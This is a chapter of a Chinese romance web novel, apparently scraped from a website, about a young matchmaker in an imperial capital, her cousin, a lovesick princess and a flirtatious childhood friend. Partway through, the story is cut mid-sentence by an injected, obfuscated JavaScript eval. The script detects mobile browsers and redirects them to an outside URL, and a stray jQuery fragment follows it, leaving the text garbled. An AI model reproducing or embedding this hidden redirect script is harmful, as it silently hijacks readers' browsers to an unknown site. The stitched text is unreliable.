初秋的风微凉,却挡不住春莹欢快的心情。
她谢绝王府嬷嬷的陪同,喜气洋洋地出了郡王府的大门。
守在门口的丫鬟阿翠,连忙朝她迎过来。见春莹喜笑颜开的模样,讨巧道:“发生什么事了,让小姐如此开心?”
“自然是天大的好事。”
春莹笑着上了马车,等阿翠放下车帘后,才接着说:“郡王夫人拜托我,为小郡主寻一门合适的亲事呢,我得赶快回去,把我的《京城贵公子榜》拿出来,好好揣摩揣摩。”
阿翠却不如春莹那般开心。
她略微担忧地道:“小姐,郡主是郡王和夫人的心头肉,肯定早早就为她寻好了夫家,怎地会找我们介绍。”
春莹脸上的笑容,有瞬间的僵硬,又很快恢复过来,低声道:“郡主又为了大表哥,在寻死觅活。”
这事在京城中并不稀奇,阿翠叹口气,“表公子也是难为。”
春莹的姨母嫁给了当朝太师,夫妻育有两子。其中大儿子修文,相貌俊朗,文采斐然,小小年纪就连中三元,被当今圣上亲封为殿前御书郎,前途无量。
意气风发的少年,自然能吸引住满京城的姑娘。
小郡主自从前年在宫宴上见到修文之后,就对他一见钟情,不管修文如何拒绝,这两三年,没少在宫中,以及京城各个地方‘偶遇’他。
郡主痴缠修文的流言也传遍了满京城。
郡王和郡王夫人一向视小郡主为掌中娇,眼见女儿痴情如此,哪怕被修文拒绝三年也依旧不放弃,夫妇两人早就心疼不已。
但妾有情,郎无意,再说修家也是京城世家,郡王和郡王夫人再疼爱女儿,也是有心无力。
春莹点头,赞叹道:“幸好郡王夫人是个明事理的,现在只想找个好人家,尽快把小郡主嫁出去,好让她死了这条心。”
不然按照小郡主是当今圣上亲侄女的身份,最后不管大表哥的想法,找圣上哭求个赐婚的圣旨,大表哥可就不娶也得娶了。
阿翠道:“这京城能配得上小郡主身份的公子,可不多。”
她的话没说完,春莹也能听得出来,那些能配得上郡主身份的大户人家,定然都听说过她倾心修文的各种事迹,哪里会舍得自家儿子去娶这样一个心里有别的男人的女子。
这些事情她知道,想来郡王夫人也都思量过,不然也不会找上自己。
春莹心里也犯愁,道:“先回府看看吧。”
韩府距离郡王府并不远,只隔了两条街。马车到了府门口之后,阿翠率先下了车,又扶着春莹,“小姐慢些。”
春莹颔首,看着门口站着满脸心虚的管家,明知故问:“小弟又出去玩了?”
管家解释道:“公子说很快回来,小姐不必担心。”
春莹‘哼’了一声,自从父亲因为秋闱之事,出京去各州城巡查之后,弟弟就像无法无天的猴儿一般,整日跑的不见人影。也幸好,他皮归皮,倒是没闯什么大祸。
春莹懒的管他,“让他回来去寻我一趟。”
“是。”
进府之后,春莹径直回了自己居住的院子。
她能看得出来,郡王夫人找上自己,并不但但因为郡王世子和世子夫人的婚事,是自己撮合而成,还有一层原因,就是借自己和修文是表兄妹的关系,最后一次试探修家,是否要和郡王府结亲。
春莹拿出自己珍藏的《京城贵公子排行榜》,不小心翻开了第一页,看到上面那个身着粉色长衫,右手执扇,笑的满脸风情的公子,春莹心中直呼晦气,连忙翻到第二页,待看到文质彬彬的修文,她的眼睛才睁开。
这才是风度翩翩贵公子的典范。
至于第一页那个到处开屏的花孔雀,要不是怕他再纠缠自己,春莹早把他每月都要送一次的画像撕个粉碎。
修文的画像是两年前画的,那时候的的他,眉眼明朗,神采奕奕,气质温润如玉,含笑如沐春风。短短两年间,他变得寡言少语,冷漠孤傲。
想到原因,春莹叹口气,沉默地合上了画册。
阿翠端了茶水过来,看到春莹手中的册子,道:“小姐不如去一趟修府,也好问问修夫人的意思。”
就算最后修文和小郡主有缘无分,最起码让郡王夫人知道春莹是努力过的,也省得将来落埋怨。
“也好。你去准备一些礼品,我也许久没有见姨母了。”
春莹起身,刚准备去屏风后换身衣服,就见弟弟韩春林,垂头丧气地走了进来,“姐姐。”
春莹上下打量着他,虽说衣服还算整洁,但脖颈处衣领松松垮垮,还带着不少褶皱,裤脚处还有被打湿的痕迹。春莹道:“又去惹祸了?”
韩春林眼睛猛地一亮,朝春莹竖起大拇指,恭维道:“姐姐当真是慧眼如炬。”
“少来这套,老规矩,去祠堂跪着去。”春莹道。
韩春林撇撇嘴,小声求饶:“姐姐,花哥哥在呢,你给我留点面子吧。”
花哥哥?这么肉麻的称呼,除了她生平最讨厌的人之外,再无二人了。
春莹向外瞥了一眼,果然看到门口站着一只粉色的花孔雀。
察觉到她的视线,花孔雀朝她摆摆手,笑眯眯地和她打招呼:“好久不见呀,莹莹妹妹~”
声音黏黏糊糊的,像是含了一块粽子糖。春莹看见他就烦,“你来干什么?!”
花孔雀无辜地眨眨眼,“自然是送我的好弟弟回家。”
“现在人已经到家了,你可以走了。”
“吼~,”
花孔雀不满地掐腰,目光对准他们姐弟中比较好拿捏的人,“韩春林,你就这么对待你的救命恩人?”
韩春林当即上前,“姐姐~~”
春莹不耐烦地看着他,“去祠堂,跪着去。”
韩春林最是怕她,见春莹是真的生气了,颓丧地低着头,离开房间去了祠堂。
外头阿翠已经准备好去修府拜访的礼物,春莹见她点头,换好衣服之后径直向外走。
花孔雀跟着她,“莹莹妹妹,你都不送送我啊?还是礼部尚书的女儿呢,一点待客之道都没有。”
都路过自己身边了,连声招呼都不打,像他这个人完全不存在一样。
春莹翻了个白眼,毫不客气地反问:“你是客人?”
每月来她家的次数,她一双手都数不过来。又能言善道,处处逢迎,勾得府里的仆人婆子们,见了他比见到她还亲。
花孔雀得意一笑,“说的也是。不过莹莹,你要出门啊?又是去哪户人家说亲?你的《贵公子排行榜》更新了吗?我还是第一吗?要不是第一,我可要去御医院找个老头给你瞧瞧眼。”
每次两人见面他都要问一遍,春莹听的耳朵都要起茧子了。
“第一第一,你永远都是第一行了吧。”
花孔雀暗自得意,“那是。”
一路出门上了马车,看着他要跟着自己上去,春莹站在车辕上,居高临下地盯着他:“你上来做什么?”
花孔雀理所当然地说:“回府啊。像我这么貌美如花的人,皮肤可娇嫩着呢。莹莹,你忍心我顶着风吹日晒,一路走回府吗?”
他最是能言善道,没理也能辩三分,尤其此时他眼巴巴地向上看着她,可怜兮兮的脸蛋精致得像幅画一样,春莹的心轻而易举地就软了。她无奈松手,先进了车厢内。
等花孔雀喜滋滋地在她身边坐下
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17370972|199899||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
,春莹才问:“这次又是谁家公子惹他了?”
春林虽说调皮爱惹事,但也不是随意动手的人。
花孔雀道:“小孩子不懂事,学人家约架呢。”
他没说实话。
两人自小一道长大,他说谎是什么样子,春莹一眼就能看出来。不过她也没再问,能让花孔雀和春林一起瞒着,约摸又是什么碎嘴子的人在议论不屑她当媒婆的事。
她能感觉得到,那些人一边贬低她,一边又想依靠她手中的人脉,为自家儿女寻一门好亲事。尤其是在去年,春莹在官媒处领了正式的差事之后,落在她身上的眼光更加复杂。
春莹从来不在乎他人的眼光。花孔雀不想提,春莹也不主动提起此事,“那你呢,今日怎么如此好心。”
救了人还特意送回来。
花孔雀道:“你也知道,像我这种有着花容月貌之人,是最不喜动手打架的,万一毁容我可就没法活了。可怎么办呢,春林都朝我喊姐夫救命了,你说我能不管自己小舅子嘛。”
车轮咕噜噜转了两圈。
春莹才反应过来他在占自己便宜,气得她直接上手捶他的胳膊:“花微澜!你是不是有病!”
每次见面不把她气的跳脚,他都不罢休的。
花微澜嘻嘻笑着,也不躲,任她动手,只对着车帘外的阿翠,假声假气地低声喊:“阿翠,救命啊,你家小姐要谋杀亲夫了!”
阿翠面无表情,直视着前方,只右手悄悄伸到背后,拽紧了车帘,好阻止里面的动静传出来。
花微澜:“.....”
他哪一天要是被春莹打死了,埋尸的时候绝对是阿翠递的铁锹!
春莹打的手腕都酸了,才停下。不过经过他这么一闹腾,她心里因为郡王夫人积下来的郁气,倒是消了不少。
也算这只花孔雀有点用处。
春莹深深地舒口气,“等会到了修府,我进门之后,让车夫送你回去。”
“我就知道莹莹最好了~”
花微澜歪着头,又要拿脑袋去蹭春莹的肩膀。
马车适时地停下,春莹面无表情地推了一下花微澜的脑袋,直接站起来下了车。
身后车厢内传来‘咚’的一声响,同时还有花微澜夸张的呼痛声,春莹暗笑,交代车夫把他送回花府之后,才跟着修府的仆人,进了修府的大门。
修夫人是春莹的亲姨母,对他们姐弟很是关爱,小时候还经常把他们接到修府生活。是以修府的仆人们,对春莹也很热情熟稔。
“表小姐,夫人方才还念叨着您呢,小姐这就到了。可见小姐和夫人是心连着心。”
春莹笑颜相对,“大表哥在府吗?”
修府仆人摇头,“又去城外的药田了。”
前方就是修府的主院了,春莹走近厅内,看到榻上坐着的美艳妇人,笑道:“姨母。”
修夫人朝春莹伸出手,宠溺地念叨她:“你这孩子,许久不过来,怎么,还知道有个姨母呢。”
春莹嘿嘿一笑,亲昵地坐在修夫人的身侧,撒娇道:“姨母~,人家这段时间不是在忙嘛~姨母就别怪人家了~”
父亲常年繁忙,母亲去世之后,春莹就像个小大人似的,成了府里的顶梁柱。也只有在花微澜和修夫人面前,她才能放松一二,做回真正的自己。
修夫人摸着春莹的脸,心疼道:“又瘦了。再忙也要顾念自己的身子啊。”
春莹乖巧地点头。
修夫人一直都想要个甜甜可心的女儿,可惜只生育了两个儿子。姐姐早亡,她早把春莹当成了自己的女儿,见春莹眉目间的烦愁,修夫人直言道:“郡王夫人找你,可是为了郡主和修文之事?”